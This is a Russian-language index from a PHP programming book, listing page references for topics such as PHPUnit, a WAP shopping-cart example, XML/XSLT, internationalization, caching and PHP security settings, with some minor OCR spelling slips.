 потоковый ввод/вывод, 483  
 telnet  
 отладка клиента, 195  
 за и против, 196  
 TestCase, класс, PHPUnit  
 assert/~Equals(), методы, 210  
 PHPUnit, тестирование сценариев, пример, 209  
 TestSuite, класс, PHPUnit  
 тестирование сценариев, пример, 211  
 методы, 211  
 \$this, ключевое слово  
 обращение к членам, 145  
 time(), функция, 265  
 cookies, установка срока истечения годности, 265

сообщения электронной почты, пример класса почтового отправителя MIME, 384  
 To, поле заголовка сообщения электронной почты, 357  
 track\_vars, параметр, система защиты PHP, 890  
 trap, операция, SNMP, 514  
 trim(), строковая функция, 102  
 TTL (Time-To-Live), время жизни, TCP/IP, 483

**U**

UDP (User Datagram Protocol), протокол пользовательских дейтаграмм, 484  
 обзор, доставка данных, 484  
 UID, уникальный идентификатор, 421  
 imap\_uid/~msgno(), возврат UID/номера сообщения, 434  
 UML (Unified Modeling Language), унифицированный язык моделирования  
 ОО-моделирование с помощью диаграмм классов, примеры, 163  
 добавление в класс функций, 164  
 классы без включения, 165  
 содержащих несколько классов, 164  
 структуры наследования, 165  
 ООП-пример генератора форм, моделирование, 176  
 обзор архитектуры, 176  
 объект генератора форм, диаграмма классов, 179  
 объект кнопки, диаграмма классов, 177  
 объект проверки данных, диаграмма классов, 179  
 объект стиля формы, диаграмма классов, 178  
 сбор требований, 176  
 создание генератора форм, образец кода, 180  
 структура объектов, диаграмма классов, 177  
 Unified ODBC, унифицированные функции ODBC в PHP, 756  
 UNIX/Linux, установка PHP/Apache/MySQL, 57  
 unlink(), функция, удаление файлов, 279

- UPDATE, команда  
MySQL, 680  
  `odbc_num_rows()`, 749  
WAP, пример приложения  
  корзины покупок, 629  
оптимизация производительности, базы данных, 932  
**PostgreSQL**, 717  
`upload_max_filesize()`, функция  
  загрузка файлов методом POST, 288  
URL (Uniform Resource Locator),  
  унифицированный локатор ресурса  
  кодировка URL, 215  
  сессии, распространение, 257  
  проблемы безопасности, 258  
USE, команда, MySQL, 673  
Usenet, телеконференции, 389  
  заголовки статей, 396  
  необязательные, 397  
  обязательные, 396  
обзор функционирования, 389  
  программы чтения новостей и  
    серверы новостей, 390  
  статьи, 389  
пример класса NNTP, 397  
  `build_headers()`, метод, 402  
  `connect()`, подключение к серверу  
    NNTP, 398  
  `get_response()`, метод, 399  
  `send()`, метод, 403  
  `talk()`, метод, передача команд  
    NNTP, 400  
    GROUP, 400  
    POST, 400  
    QUIT, 401  
  `view_msg()`, метод, 403  
определение переменных  
  свойств, 398  
  тестирование, 404  
протокол NNTP, применение, 390  
  коды ответов и команды, 393  
  пример сеанса, 391  
сетевые ресурсы, 413  
сообщения электронной почты,  
  пример класса Webmail, 404  
**User**, директива, система безопасности  
  Apache, 884  
**USER**, команда, POP, 418  
`usort()`, встроенная функция массива,  
  865  
  сортировка специальных  
    национальных символов, 865  
UTF-8, стандарт преобразования, 874  
строки многобайтовых символов,  
  интернационализация, 874
- V**
- `validate()`, метод, ООН Forms, 226  
веб-сайт поиска работы, пример  
  приложения, 226  
`variables_order`, параметр, система  
  безопасности PHP, 889  
Voice XML, голосовой XML  
  как язык представления,  
    многозвенная архитектура, 580
- W**
- WAP (Wireless Access Protocol),  
протокол беспроводного доступа  
  пример приложения корзины  
  покупок, 587  
  архитектура, звенья, 588  
  база данных сервера, 590  
  браузер клиента, 588  
  схема, 589  
  среднее звено, 591  
  схема, 590  
выбор программного обеспечения, 590  
  MySQL как серверная база данных, 591  
  PHP для среднего звена, 591  
  WAP для браузера клиента, 590  
интерфейс пользователя,  
  сценарии PHP, 632  
`AddToCart.php`, добавление товаров в корзину покупок, 651  
  main, карточка, определения  
    `<do>`, 652  
  вывод описания товара, 653  
  добавление товара и показ  
    подтверждения, 652  
  карточка описания товара,  
    определения `<do>`, 653  
  поиск товара в `Book_Shop/Music_~`,  
    651  
`AppMain.php`, главная страница  
приложения  
  `searchForm`, карточка, определения  
    `<do>`, 642  
`ChangeQuantity.php`, изменение  
  количества товара в корзине  
  покупок, 657  
`CheckOut.php`, 658  
  `address`, карточка, вывод адреса  
    доставки, 659

- cardDetails, карточка, показ описания кредитной карточки, 660  
 checkout(), вызов, 658  
 main, карточка, определения  
     `<do>` и генерация ссылок, 658
- Common.php**, определение переменных/функций, 600  
     checkSessionAuthenticated(), 602  
     convertDateFromMysqlFormat/  
         `-ToMysqlFormat()`, 602  
     generateOptionElement(), 601  
     getDateString(), 602  
     getSessionIdString(), 601  
     senderrorPage(), 601
- CreateUser.php**, регистрация нового пользователя, 635  
     `createUser()`, вызов, 636
- DisplayCart.php**, вывод содержимого корзины покупок пользователя, 654  
     itemNo, карточка, определения  
         `<do>`, 655  
     main, карточка, определения  
         `<do>`, 654  
     вывод описания товара, 656  
     показ названия товара в виде ссылки, 655
- DoSearch.php**, поиск в названиях книг/альбомов, 648  
     itemNo, карточка, определения  
         `<do>`, 650  
     вывод описаний найденных товаров, 650  
     main, карточка, определения  
         `<do>`, 649  
     показ результатов поиска, 649  
     получение/объединение результатов поиска Book\_Shop/Music\_~, 648  
     создание ссылок/карточек описаний, 649
- GenChangeQuantityForm.php**, форма для изменения количества товара в корзине покупок, 656  
     определение `<do>/<input>`, 657
- Login.php**, 636  
     загрузка пользователя и проверка пароля, 637  
     создание сеанса PHP, 637  
     сохранение в сеансе аутентификации/User/Shopping\_Cart, 637  
     сохранение переменных в сеансе, 638
- Main.php**, начальная страница, 632  
     login, карточка, определения  
         `<do>/<go>`, 633  
     главная карточка, создание ссылок, 633  
     карточка регистрации, поле ввода и определение `<do>`, 634
- ViewAccountStatus.php**, вывод счета клиента, 660  
     main, карточка, просмотр сальдо по счету/операций, 661  
     вывод описания товара/операции, 663  
     порядкового номера операции  
         карточка, определения `<do>`, 662  
     установка переменных, 661
- ViewBookShop.php**, вывод всех названий, 643  
     itemNo, карточка, определения  
         `<do>`, 645  
     name, карточка, определения  
         `<do>`, 644  
     search, карточка, определения  
         `<do>`, 641  
     вывод названия, 645  
     главная карточка, создание ссылок, 640  
     получение Book\_Shop, 643  
     создание ссылок на названия, 644  
     установка переменных, 643  
     завершение работы, 663
- общие **переменные/функции**, 600  
     Function\_Result, класс, значения, возвращаемые функциями, 603  
     destroy(), удаление строки с данными сеанса, 606  
     gc(), сборщик мусора, 606  
     getDBConnection(), 603  
     open/close(), открытие/закрытие хранилища данных для сеанса, 604  
     read(), чтение данных сеанса, 604  
     setSessionHandlers(), 607  
     write(), сохранение данных сеанса, 605
- реализация**, 598  
     интерфейс пользователя, сценырии PHP, 632  
     общие **переменные/функции**, 600  
     снимки экранов, 598  
     средний уровень данных/логики приложения, классы PHP, 607
- сбор **технических требований**, 587
- сервер базы данных MySQL, 591  
     индексы, 595  
     пользователь базы данных, 593  
     таблицы, 592
- снимки экранов, 598  
     главная страница, 598  
     страница регистрации, 598
- среднее звено, проектирование, 595
- аутентификация, 596

- оптимизация производительности, 597  
проблемы WML, 597
- средний уровень данных/логики приложения, классы PHP, 607
- Book\_Item*, 609
    - getTitle/~/Author()*, 609
    - конструктор, 609
  - Book\_Shop*, 610
    - getItem()*, отдельный *Book\_Item*, 611
    - getItems()*, массив *Book\_Items*, 611
    - getSearchResults()*, 613
    - search/~/ByTitle/~/ByAuthor()*, 612
  - Credit\_Card*, 621
    - конструктор, 622
  - Item*, 608
    - getItemNo/-ItemType/-Price()*, 608
    - конструктор, 608
  - Music\_Item*, 610
    - getTitle/~/Artist()*, 610
    - конструктор, 610
  - Music\_Shop*, 614
    - getItem()*, отдельный *Music\_Item*, 615
    - getItems()*, массив *Music\_Items*, 614
    - getSearchResults()*, 617
    - search/~/ByTitle/~/ByArtist()*, 616
  - Shipping\_Address*, 620
    - getCountry/~/City/~/ZipCode/~/StreetAddress()*, 621
    - конструктор, 621
  - Shopping\_Cart*, 617
    - addItem()*, 618
    - changeQuantity()*, 619
    - getItem()*, массив *Shopping\_Cart\_Items*, 619
    - getShoppingCartItem()*, отдельный *Shopping\_Cart\_Item*, 618
    - removeItem()*, 619
    - конструктор, 618
  - Shopping\_Cart\_Item*, 620
    - addQuantity/get~/set~()*, 620
    - getItem()*, 620
    - конструктор, 620
  - Transaction*, 622
    - конструктор и *getXXX()*, 622
  - User*, 623
    - checkOut()*, 626
    - checkPassword()*, 625
    - getTransactions()*, 626
    - getXXX()*, 624
    - конструктор, 624
  - User\_Storage*, 627
    - getTransactions()*, 627
    - saveTransactions()*, 628
    - конструктор, 627
  - UserFactory*, сценарий, загрузка пользователей, 629
- createUser()*, 630  
*loadUser()*, 631
- wget*, отладчик, 196
- while*, оператор цикла, 119
- continue*, переход к следующей итерации, 120
  - DOM*, поддержка в PHP, пример, 812, 814, 821
  - автоматизация заданий, анализ журнала веб-сервера, пример, 770
  - остановка с помощью *break*, 120
  - синтаксис в сравнении с *for*, 120
  - тернарный оператор вместо базового синтаксиса, 121
  - управляющие переменные цикла, 119
- Windows*, установка, PHP/Apache/MySQL, 43
- WML* (Wireless Markup Language), язык разметки для беспроводных устройств, 958
- HAWHAW*, библиотека расширения, 960
  - WAP*, пример приложения корзины покупок, 597
  - как язык представления, многозвенная архитектура, 580
  - поддержка в PHP, пример, 959
    - httpd.conf*, файл, модификация, 959
    - mod\_rewrite*, модуль Apache, 959
    - отправка страницы WML с помощью PHP, 960
    - страница WML, 959

**X**

- <xsl:for-each>*, элемент
- XSL/XSLT* поддержка в PHP, пример, 829
- <xsl:text>*, элемент
- XSL/XSLT*, поддержка в PHP, пример, 829
- <xsl:value-of>*, элемент
- XSL/XSLT*, поддержка в PHP, пример, 830
- xgettext*, программа
- извлечение строк для перевода, 843
- XHTML* (extensible HTML), расширяемый язык разметки гипертекста
- как язык представления, многозвенная архитектура, 580

- X**
- XML (extensible Markup Language), расширяемый язык разметки, 792  
**SML и**, 797  
 XML-SML, пример преобразования, 797  
**XML-модель данных**, 574  
 базы данных и, таблица сравнения, 796  
 компоненты семейства, 794  
 поддержка в PHP, 799  
   DOM, модель, 809  
   DOM, SAX и **PRAX**PHP API, сравнение, 800  
   **PRAX**, модель, 822  
   SAX, модель, 801  
   XPath, 816  
   XSL/XSLT, 826  
   проверка, 799  
 корректные и действительные документы XML, 793  
   примеры корректных/некорректных, 793  
 обзор, 793  
 составляющие структуры семейства  
   DTD и схема, 795  
   XPath, 795  
   XSL/XSLT, 795  
   пространства имен, 795  
 элементы, 793  
   обзор состава, 793  
**xml\_set\_XXX()**, функции, 801  
   как обработчики событий SAX  
     функции и описания событий, таблица, 801, 802, 805  
**XPath**, 795, 816  
   DOM, поддержка в PHP, пример, 817  
   обзор, синтаксис, 816  
     корневой/дочерние узлы, 816  
     примеры, 817  
     пути адресации, 816  
     узлы атрибутов/элементов/текста, 816  
**XSL/XSLT (extensible Stylesheet Language/XSL Transformations)**, расширяемый язык таблиц стилей/преобразования XSL, 795, 826  
   обзор, 827  
   поддержка в PHP, 827  
     PHP, файл, 832  
     Sablotron, установка, 827  
**XML-документ**, 828  
**выполнение**, 833  
**пример**, 828  
**таблица стилей XSL**, 829  
   Recordset, корневой элемент, начало **HTML/XML**, 829  
   строка таблицы, начало и заполнение, 829
- Y**
- yp\_XXX()**, функции NIS, 510  
**yp\_first/-\_next()**, 511  
**yp\_get\_default\_domain()**, 510  
**yp\_master()**, 510  
**yp\_match()**, пример, 511  
**yp\_order()**, 512
- Z**
- Zend IDE**, удаленный отладчик, 206  
   пример сеанса отладки, 207  
**Zend**, оптимизатор, оптимизация производительности, 921
- A**
- абстрактные методы, 158  
 определение, 158  
 пример использования, 159  
 переопределение, 160  
 автоматизация заданий, 769  
**AT**, команда, Windows NT/2000/XP, 773  
**cron**, демон, Linux/UNIX, 772  
 анализ журнала веб-сервера, пример, 769  
   NCSA, стандартный формат журнала, 769  
     **tokenizeLine()**, выделение лексем, 770  
     разделение даты и времени, 770  
     анализатор журнала, 771  
     создание/отправка электронной почты, 772  
 планировщик заданий, Windows 95/98/ME, 773  
 авторитетные/не— ответы, DNS, 487  
 агенты, SNMP, 513  
   модули протокола/инструментальный, 513  
   поддержка MIB, 513  
 администраторы, SNMP, 513

асинхронные операции, LDAP, 534  
 атомарность, транзакции, 685  
     базы данных SQL, 685  
         MySQL, 685  
 атрибуты  
     LDAP, 527  
         ldap\_XXX(), 546–548  
     элементов XML, 793  
 аутентификация  
     WAP, пример приложения корзины покупок, 596, 602, 625  
     функциональная модель LDAP, операции bind/unbind, 533

**Б**

базы данных  
     LDAP и обычные базы данных, 521  
     SQL, 672  
     XML и, 796  
         таблица сравнения, 796  
         кэширование, способы хранения, 937  
         оптимизация производительности, 924  
         преимущества использования, 665  
         типы, 666  
             объектно-ориентированные, 666  
             реляционные, 666  
     уровень абстракции, 700, 755  
         ADODB, 757  
         Metabase, 757  
         ODBC, 735  
         PEARDB, 756  
         Unified ODBC, 756  
         пример класса SQL, 702

безопасность  
     сессии, распространение  
         cookies, 258  
         URL, 257  
     формы HTML, предотвращение неправильного использования, 230  
 безопасный режим, установки PHP, система безопасности  
     safe\_mode, 890  
     safe\_mode\_allowed\_env\_vars, 891  
     safe\_mode\_exec\_dir, 891  
     safe\_mode\_protected\_env\_vars, 891  
 библиотеки расширений, 943  
     GD, обработка графики, 965

HAWHAW, генератор страниц WML, 960  
 LibSWF и Ming, расширения Flash, 950  
 PDFlib, работа с документами PDF, 944  
 PHP-GTK, связь языка с GTK+, 943  
 PHPLIB (PHP Base Library), 943  
 блоки кода  
     в многострочных операторах, 88  
 буферизация вывода, оптимизация производительности, 921  
     ob\_XXX(), функции, 922  
     преимущества, 921  
     пример, 922  
     стек буферов, 923

**В**

ввод данных пользователем, обработка, пример, 213  
     с помощью HTML-форм, 214, 216  
 ветви, регулярных выражений, 231  
 включение, ООП, 164  
     примеры диаграмм классов UML, 164  
 внешние ссылки, LDAP, 535  
 встроенные документы, 92  
 выражения, 98  
     в квадратных скобках, regex, 231  
     константы, 95  
     операторы & операции, 98  
     переменные, 93  
 выходные данные, буферизация/сжатие, 924

**Г**

границы, регулярные выражения, 232  
 графика, обработка  
     GD, библиотека расширения, 965  
     Ming, библиотека расширения, 950  
 графические элементы, PHP-GTK, 777  
     программирование, 777  
         отображение, show/hide(), 779  
         развертывание, add(), 779  
         соединение с сигналом, connect(), 779  
         создание графического элемента, 778  
         уничтожение, 779

**Д**

делегирование, ООП, 165  
 обзор функциональности, 165  
 отсутствие множественного наследования в PHP  
 пример моделирования, 173  
 пример класса для проверки данных, 166  
`addElement()`, 166  
`getErrorMessage()`, 167  
`validate()`, 167  
 диаграмма классов UML, 166  
 дескриптор файла, возврат функцией `fopen()`, 276  
 диаграммы классов UML, 164  
 ОО-моделирование с помощью диаграмм классов, примеры, 164  
 пример генератора форм, UML-моделирование, 177  
 домены верхнего уровня, DNS, 486

**З**

записи  
 LDAP, 527  
`ldap_XXX()`, 546–548  
 пример информационной модели, LDAP, 530  
 ресурсов, 490  
`checkdnsrr()`, функция DNS, 490  
 типы, 490  
 защита данных  
 MySQL  
 зачистка после установки по умолчанию  
 установка пароля для root, 62, 78  
 LDAP  
 модель защиты данных, 524, 534  
 дополнительные функции, 535  
 защищенный режим установки, система безопасности PHP  
`safe_mode`, 891  
`safe_mode_gid`, 891

**И**

индексы, 667, 683  
`CREATE INDEX`, определение индексов, 684  
 MySQL, пример использования, 683  
 PostgreSQL, пример использования, 713

WAP, пример приложения корзины покупок, 595  
 оптимизация производительности, базы данных, 931  
 преимущества и недостатки, 684  
 реляционные базы данных, 667  
 инкапсуляция, ООП, 149  
 игнорирование в примере `car`, 149  
`setSpeed()`, 149  
`start()`, 149  
`stop()`, 150  
 обзор отрицательных последствий, 150  
 интерактивные сценарии, 775  
 создание, пример командной строки PHP, 775  
 ввод данных пользователем, 775  
 генератор случайных чисел, 775  
 обработка вводимых данных, 776  
 интернационализация/локализация, 836  
`Gettext`, библиотека программ open source, 842, 846  
 NLS (Native Language Support), поддержка родных языков, 837  
 PHP Weather, пример, 874  
 METAR, формат файла, 874  
 включение необязательной информации, 875  
 объектно-ориентированный вывод английского, 877  
 перевод с английского на датский, 875  
 выделение строк заглавными буквами, 858  
 интернационализация, обзор, 836  
 основания для, 837  
 кодировка символов, пример вывода с учетом локали, 868  
 заставить браузер понимать язык, 868  
 реакция на предпочтения броузера в PHP, функции, 869  
`getBestLanguage()`, 870  
`getCharset()`, возврат набора символов для перевода, 871  
`$HTTP_ACCEPT_LANGUAGE`, переменная, 869  
`outNumFiles()`, 871  
`setLanguage()`, изменение языка, 870  
 базовый класс вывода, 871

- вывод **HTML**, 873  
конструкторы, 870, 872  
локализация, обзор, 836  
  **многоязычность**, 836  
  управление переводом,  
    достоинства, 838  
объекты, использование при  
переводе, 847, 852  
  PHP Weather, пример, 877  
  базовый класс вывода, 852  
  включение общего класса вывода  
    в реальный **сценарий**, 854  
    setLanguage(), 855  
    setLocale(), 856  
изменение языка, 875  
класс для вывода  
  английского, 852  
  датского, 853  
  польского, 853  
переключение между языками,  
848, 850  
преимущества использования  
классов, 847  
перевод программы, 849  
  непереведенная программа, 848
- получение даты/времени, 858  
  setLocale(), 858  
  strftime(), задание формата вре-  
    менной метки, 859  
преобразование денежной единицы,  
localeconv(), 861  
  localef(), экспорт преобразован-  
    ных значений, 862  
  number\_format(), форматирова-  
    ние чисел, 862  
регулярные выражения не учитыва-  
ют локаль, 856  
  обработка специальных симво-  
    лов, 857  
  поиск символов, 857  
сортировка специальных нацио-  
нальных символов, 864  
  natsort(), стандартная сортиро-  
    ка, 864  
ord(), определение ASCII-кодов,  
864  
strcoll(), установка правильной  
локали, 865  
usort(), пользовательская сорти-  
ровка, 865
- пользовательская функция срав-  
нения, 865, 867  
строки многобайтовых символов,  
обработка, 873  
mb\_XXX(), функции, 873  
mod-mime, модуль, Apache, 874  
модуль PHP, поддерживаемые  
наборы символов, 874  
преобразование в UTF-8, 874  
текстовые строки, перевод, 838  
printf/sprintf(), форматирование  
строк, 840  
динамические строки, 840  
статические строки, 838  
схема, 838  
хранение строк, пример  
разделения кода и текста, 841  
информация о домене, cookies, 261
- К**
- каналы и фильтры, архитектурная  
схема, 973  
карты, NIS, список, 508  
каталоги, 281, 520  
  chdir(), установка текущего, 281  
  closedir(), закрытие, 282  
  getcwd(), получение текущего, 281  
LDAP, 521  
  mkdir(), создание новых, 283  
  opendir(), открытие, 281  
  readdir(), чтение содержимого, 282  
  rmdir(), удаление, 283  
  пример обработки, 282  
квалификаторы, regex, 232  
классы, 142  
  get\_class/\_parent\_class(), функции  
    классов, 170  
\$this, ключевое слово, обращение  
  к членам, 145  
базовые/надклассы, 153  
дочерние/надклассы, 154  
класс car, пример, 144  
  start(), запуск, 145  
  stop(), останов автомобиля, 145  
  конструктор, 144  
  объявления переменных, 144  
классы-творцы, пример без  
сплеления, 161  
объекты как экземпляры классов,  
146  
символов, regex, 233

- синтаксис, 142  
 иллюстрация, 143  
 уровни пространств имен для хранения переменных, 145  
 члены, методы и конструкторы, 142
- эквивалентности, *регекс*, 234
- клиент telnet, отладка, 195
- клиенты, NIS, 508
- кодировка символов, 868  
 imap\_XXX(), функции, 436, 444, 452  
 вывод с учетом локали, пример *интернационализации*, 868  
 кодировка URL, 215  
 загрузка файлов от клиентов, POST, пример, 286  
 формы HTML, 215
- командная строка PHP  
 PHP-GTK, 764  
 автоматизация заданий, 769  
 анализ журнала веб-сервера, пример, 769  
 интерактивные сценарии, 775  
 установка  
 Linux/UNIX, 765  
 libedit, установка, 765  
 PHP-GTK, поддержка, 766  
 Windows, 767  
 AUTOEXEC.BAT, 767  
 PATH, переменная окружения, 767  
 PHP-GTK, поддержка, 768
- команды, MySQL, 673  
 выполнение с помощью *odbc\_XXX()*, 747
- обработки/извлечения данных  
 INSERT DELAYED, 931  
 LOAD DATA INFILE, 932
- обработки/удаления данных, 678  
 DELETE, 680  
 INSERT, 678  
 REPLACE, 679  
 SELECT, 681  
 UPDATE, 680
- определения данных, 673  
 ALTER TABLE, 677  
 CREATE DATABASE, 673  
 CREATE INDEX, 684  
 CREATE TABLE, 674  
 DESCRIBE, 675  
 DROP DATABASE, 678
- DROP TABLE, 677  
 USE, 673
- команды, PostgreSQL, 712  
 обработки/удаления данных, 716  
 DELETE, 717  
 INSERT, 716  
 SELECT, 718  
 UPDATE, 717
- определения данных, 712  
 ALTER TABLE, 715  
 CREATE DATABASE, 712  
 CREATE TABLE, 712  
 DROP DATABASE, 716  
 DROP TABLE, 716
- комментарии, 89  
 в функциях, 131  
 многострочные, 90
- константы, 95  
 define(), создание, 95  
 defined(), проверка, 96
- конструкторы классов, 142
- криптография, см. шифрование, 895
- круглые скобки в регулярных выражениях, 233
- кэширование  
 запросов к базе данных, 940  
 общая схема с использованием md5(), 941
- критерии действительности, 939
- оптимизация производительности, 934
- обзор, 934  
 недостатки, 935  
 преимущества, 934
- общий механизм, 935  
 схема, 935
- политика обновления, 939  
 LRU, алгоритм, 939
- соглашения по именам  
 md5(), свойства, 938  
 типы данных, 938
- содержимого, 940  
 общая схема с применением md5(), 940
- способы хранения, 936  
 DBM-файлы, 937  
 база данных, 937  
 в памяти, 938  
 совместно используемая память, 937  
 файлы, 937

**Л**

литералы, 90  
булевы, 93  
встроенные документы, 92  
текстовые (строки), 90  
    ескаре-коды при использовании одинарных кавычек, 91  
числовые, 92  
    объявления отрицательных, 92  
логические ключи, 668  
локализация,  
    см. интернационализация, 836

**М**

маршрутизаторы, TCP/IP, 482  
массивы, 109, 132  
    \$HTTP\_, предопределенные, 135  
    ассоциативные, пример сетевой библиотеки, PostgreSQL, 727  
    методы инициализации, 132  
        непосредственное присваивание значений элементам, 132  
    многомерные, 136  
    обход, цикл foreach, 133  
    функции, встроенные, 134  
        count(), 134  
        explode/implode(), 135  
        in\_array(), 134  
        reset(), 134  
        sort(), 135  
    элементы, образующие массивы, 132  
методы  
    классов, 140, 142  
        абстрактные, 158  
        переопределение, 155  
        фабрика, 147  
    фабрики  
        пример фабрики для создания элементов управления формы, 147  
        createSubmitButton(), 148  
        createTextField(), 148  
        TextField/SubmitButton, создание экземпляров, 148  
        включение файлов PHP, 147  
механизм кругового распределения нагрузки, DNS, 488  
многозвездная архитектура приложения  
система пользовательских полномочий, пример, 973

многозвенных приложений, разработка, 569  
архитектуры, на основе HTML, 577  
    схема, 577  
    уровень логики, 579  
    уровень представления,  
        компоненты, 579  
        перечень языков представления, 579  
        представление данных, 579  
    уровень содержимого,  
        компоненты, 578  
        доступа, 578  
        обработки данных, 579  
архитектуры, на основе XML, 581  
    схема, 581  
    этапы создания веб-контента, 581  
    обзор, уровни, 571  
        логический, 576  
        представления, 576  
        содержимого, модели данных, 571  
            XML, 574  
            гибридная, 576  
            плоские файлы, 572  
            реляционные базы данных, 573  
        схема, 571  
проектирование приложения для опроса, 583  
модификация  
    Flash-версия, 586  
    запрет многократного голосования, 586  
    изменение вида результатов опроса, 585  
создание таблиц MySQL, 583  
уровень логики, модули управляемый/приложения, 585  
уровень представления, 585  
уровень содержимого, операции обработки данных, 584  
разделение уровней с помощью абстракций, задачи, 582  
модульное программирование, 583  
независимость логики/содержимого/представления, 583  
независимость от типа базы данных, 583  
эволюция веб-приложений, 569  
преимущества и недостатки технологий, таблица сравнения, 570

экспансия устройств, подключаемых к Сети, 576  
 модели данных, разработка многозвездных приложений, 571  
**XML**, 574  
 пример, 575  
 реляционные базы данных и XML, *преимущества*, 575  
 гибридная, 576  
 оптимизация производительности, базы данных, 930  
 плоские файлы, 572  
 преимущества и недостатки, 572  
 пример, 572  
 реляционные базы данных, 573  
 преимущества и недостатки, 573  
 пример, 573

**Н**

наследование, ООП, 151  
 ::, оператор вызова функции класса, 155  
 базовые/надклассы, пример, 153  
 дочерние/надклассы, 154  
 дочерние/подклассы, пример, 154  
 отсутствие множественного наследования в PHP, 173  
 пример моделирования, 173  
 базовые классы, 174  
 класс расширения, 175  
 недостатки, 176  
 переопределение методов, 155  
 пример, 155  
 повторное использование кода, обзор, 156  
 полиморфизм и, 157  
 пример генератора форм, UML-моделирование, 177  
 пример диаграмм классов UML, 165  
 пример игнорирования, 151  
 нормализация, реляционных баз данных  
 преимущества и недостатки, 671  
 пример, 669  
 типы связей между таблицами, 670

**О**

область видимости переменных, 124  
 глобальная, 125  
 доступ через массив \$GLOBALS, 125

локальная, 124  
 обработка ошибок  
 регистрация, пример `error_log()`, 193  
 утилиты отладки, 195  
 объединения, MySQL, 682  
 синтаксис, примеры, 683  
 типы, 926  
 преимущества оптимизации производительности, 926  
 объектно-ориентированное программирование, см. ООП, 139  
 объекты, 146  
**LDAP**, 527  
 как экземпляры классов, 146  
`new`, ключевое слово, 146  
 пример, 146  
 методы фабрики, 147  
 ООП, объектно-ориентированное программирование, 138, 163  
`get_class()/-parent_class()`, функции классов, 170  
 исходящий принцип разработки ПО, 141  
 абстрактные методы, 158  
 включение, 164  
 делегирование, 165  
 инкапсуляция, 149  
 классы, 142  
 наследование, 151  
 объекты как экземпляры классов, 146  
 полиморфизм, 157  
 сцепление и связывание, 161  
 обзор, 138  
 важность, 141  
 производительность против удобства сопровождения, 139  
 сравнение функциональных и объектно-ориентированных программ, 140  
 ограничения PHP, 171  
 отсутствие деструкторов, 173  
 отсутствие множественного наследования, 173  
 отсутствие статических членов, 171  
 преимущества в отладке, 139  
 пример генератора форм, UML-моделирование, 176  
 пример конструктивных и эвристических решений, 168

- корректная/ некорректная архитектура кода, 168  
операторы, 87  
логические, 109  
приоритетность выполнения, 109  
многострочные, 88  
блоки кода, 88  
однострочные, 88  
содержащие символ перевода строки, 88  
операции, обзор, 98  
преобразования типа, 97  
присваивания/равенства/неравенства, 99  
арифметика с плавающей точкой, погрешности, 100  
точка/сокращенный, строковые, 101  
унарные, бинарные и тернарные, 99  
числовые, 106  
арифметические, 106  
версии с присваиванием, 106  
инкремента/декремента, 106  
поразрядные, 107  
версии с присваиванием, 107  
приоритетность выполнения, 108  
сравнения, 108
- оптимизация производительности  
WAP, пример корзины покупок, 597  
буферизация вывода, 921, 922  
ob\_XXX(), функции, 922  
стек буферов, 923  
выбор правильного языка, 912  
результаты тестирования, 913  
кэширование, 934  
запросов к базе данных, 940  
критерии действительности, 939  
общий механизм действия, 935  
политика обновления, алгоритм LRU, 939  
преимущества и недостатки, 934  
содержимого, 940  
способы хранения, 936  
обзор технологий, 914  
оптимизация баз данных, 924  
EXPLAIN, оценка запросов, 925  
возвращаемые данные, 925  
пример, 927  
типы объединений, 926  
DELETE, запросы, 932  
INSERT, запросы, 931  
SELECT, запросы, 931  
UPDATE, запросы, 932  
дополнительные советы, 933  
модель данных, советы, 930  
применение индексов, 931  
соединения, использование постоянных, 933  
таблицы, 929  
оптимизация кода, 919  
echo(), реже использовать, 921  
Zend Optimizer, 921  
ввод/вывод данных, выбор лучшего способа, 920  
использование более быстрых функций, 920  
исследование циклов, 919  
оптимизация ядра PHP, 941  
имеющиеся средства, 942  
профилирование кода, пример, поиск узких мест, 914  
bc\_sub(), получение разности до/после, 916  
microtime(), подсчет микросекунд, 915  
Time\_Info, класс, показ времени выполнения, 917  
Timer, класс, поддержка нескольких таймеров, 916  
замер в сценарии PHP, 917  
классификация узких мест, 918  
профилирование сценариев PHP, 914  
поиск узких мест, 915  
сжатие выходных данных, 924  
ob\_gzhandler(), 924  
механизм функционирования, 924  
техника, 918  
отказ в обслуживании (DoS), система безопасности сервера, 883  
packet flooding, лавинная рассылка пакетов, 883  
открытый/секретный ключи, шифрование, 900  
отладка, средства  
HTTP, отладка  
Muffin, «шпионский» сервер, 197  
Netcat, «шпионский» сервер, 196  
wget, 196  
клиент telnet, 195  
тестирование сценариев, пример  
PHPUnit, 209  
трассировка, примеры  
использования, 197

- phpCodeSite, пример, 199  
 удаленные отладчики, 204  
 BODY, 204  
 Zend IDE, 206  
 ошибки, обработка, 183  
   imap\_errors/~\_last\_error(), IMAP, 426  
   ldap\_error/~\_errno/~\_err2str(), LDAP, 550  
   odbc\_error/~\_errormsg(), ODBC, 743  
   SAX, поддержка в PHP, пример, 808  
   восстановление после, пример, 191  
   переопределение проверки, пример, 193  
   подавление сообщений об ошибках, пример оператора @, 190  
   средства отладки  
     отладка HTTP, telnet/Netcat/Muffin, 195  
   трассировка, phpCodeSite, 199  
   удаленные отладчики, BODY/Zend IDE, 204  
 типы ошибок, 184  
   логические, 186  
    пример, 186  
   ошибки окружения, 187  
   семантические, 185  
    примеры, 186  
   синтаксические, 184  
    примеры, 185  
 уровни ошибок в PHP, 187  
   E\_XXX, константы, error\_reporting(), 187  
    установка уровней, 189  
   все уровни, 190  
   неисправимые ошибки, 188  
   ошибки компиляции, 189  
   ошибки синтаксического анализа, 188  
   ошибки ядра, 189  
   пользовательские уровни, 189  
   предупреждения, 188  
   уведомления, 188
- П**
- параметры как переменные, хранящие значения аргументов, 122  
   значения по умолчанию, 123  
   изменение значений внутри функций, 123  
   передача параметров по ссылке, 123
- параметры конфигурации, система безопасности PHP, 887  
 allow\_url\_fopen, 890  
 disable\_functions, 890  
 display\_errors, 887  
 error\_reporting, 888  
 open\_basedir, 889  
 register\_globals, 889  
 track\_vars, 890  
 variables\_order, 889  
 первичные ключи, 668  
   реляционные базы данных, 668  
    пример, 668  
 способы задания, 668  
   естественный/логический ключ, 668  
   суррогатный ключ, 669  
 перевод текстовых строк, интернационализация, 838  
 Gettext, библиотека, интернационализация программ open source, 842  
 динамические строки, 840  
   printf/sprintf(), форматирование строк, 840  
 достоинства, 838  
 преобразование имеющихся программ, пример, 848  
 статические строки, 838  
 строки многобайтовых символов, mb\_XXX(), функции, 873  
 хранение строк, пример разделения кода и текста, 841  
   глобальные переменные и массив, сравнительное использование, 842  
   доступ к текстовому массиву, 841
- переменные, 93  
 время жизни локальных, 126  
   объявление статических, 126  
 область видимости, 124  
   глобальная, 125  
   локальная, 124
